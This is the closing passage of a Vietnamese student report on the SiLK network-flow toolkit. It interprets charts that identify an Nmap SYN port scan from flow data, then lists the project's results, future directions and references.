
Bước 6: Phân tích biểu đồ kết quả



Biểu đồ Connections per Second



Biểu đồ Top 30 Destination Ports



Biểu đồ TCP Flags Distribution

Từ biểu đồ ta nhận thấy:

- Biểu đồ Connections/s: Số kết nối tăng dần từ vài trăm lên đến hàng chục nghìn kết nối mỗi giây, sau đó giảm đột ngột khi Nmap kết thúc quét. Đây là pattern đặc trưng của Nmap với adaptive timing - bắt đầu chậm để thăm dò, sau đó tăng tốc dần
- Biểu đồ Top 30 Ports: Tất cả các port đều có số lượng kết nối bằng nhau (đồng đều), cho thấy mỗi port chỉ bị quét đúng 1 lần. Đây là dấu hiệu rõ ràng của port scan - khác hẳn traffic bình thường chỉ tập trung vào vài port phổ biến (80, 443, 22...)
- Biểu đồ TCP Flags: Gần 100% flow có flag S (SYN only), chỉ có 1 flow SR (SYN-RST) tại port đang mở. Đây là đặc trưng của SYN scan (-sS) trong Nmap - chỉ gửi gói SYN mà không hoàn tất bắt tay 3 bước TCP
- Tổng hợp 3 dấu hiệu trên cho phép xác định chính xác đây là tấn công quét cổng kiểu SYN scan, từ đó có thể đưa ra biện pháp ngăn chặn như chặn IP nguồn hoặc giới hạn tốc độ kết nối

3.5 Kết luận

3.5.1 Các kết quả đạt được

Nhóm thực hiện đề tài "Tìm hiểu công cụ SiLK để thống kê và phân tích dữ liệu" đã hoàn thành việc nghiên cứu, triển khai và thử nghiệm thành công bộ công cụ SiLK trong việc thu thập, phân tích và phát hiện các hành vi bất thường trên mạng. Đề tài đã thực hiện đầy đủ các nội dung đã đăng ký theo đề cương như sau:

- Nghiên cứu tổng quan về công cụ SiLK, kiến trúc hệ thống, cơ chế thu thập và lưu trữ dữ liệu lưu lượng mạng dạng NetFlow/IPFIX.
- Tìm hiểu và trình bày bộ công cụ phân tích SiLK gồm hơn 60 lệnh dòng lệnh UNIX, bao gồm các lệnh cốt lõi như `rwfilter`, `rwcount`, `rwuniq`, `rwcut`, `rwsort`, `rwstats` và cơ chế kết nối qua pipeline.
- Nghiên cứu các phương pháp phân tích dữ liệu mạng bằng SiLK (Single-path, Multi-path, Exploratory Analysis) và quy trình làm việc chuẩn trong phân tích lưu lượng mạng.
- Triển khai demo thực tế phân tích ba kịch bản tấn công mạng: tấn công DoS (SYN Flood), DNS Tunneling và Port Scan, sử dụng kết hợp SiLK với thư viện Python (PySiLK, Plotly) để trực quan hóa kết quả phân tích dưới dạng biểu đồ tương tác.

3.5.2 Hướng phát triển

Đề tài này có thể được mở rộng theo các hướng sau:

- Tích hợp SiLK với các hệ thống SIEM (Security Information and Event Management) để tự động hóa việc phát hiện và cảnh báo các mối đe dọa mạng theo thời gian thực.
- Phát triển các script Python nâng cao kết hợp PySiLK với các thư viện Machine Learning (scikit-learn, TensorFlow) để xây dựng mô hình phát hiện bất thường tự động dựa trên dữ liệu lưu lượng mạng.
- Mở rộng môi trường lab với nhiều kịch bản tấn công phức tạp hơn như APT (Advanced Persistent Threat), DDoS phân tán, hoặc các kỹ thuật exfiltration dữ liệu tinh vi.
- Nghiên cứu khả năng kết hợp SiLK với các công cụ phân tích gói tin như Wireshark, Zeek để có cái nhìn toàn diện hơn về lưu lượng mạng ở nhiều tầng khác nhau.

TÀI LIỆU THAM KHẢO

- [1] <https://tools.netsa.cert.org/silk/analysis-handbook.pdf>
- [2] <http://www.flowbat.com/installation.html>
- [3] <https://blog.because-security.com/t/netflow-data-analysis-with-silk-and-pandas/86>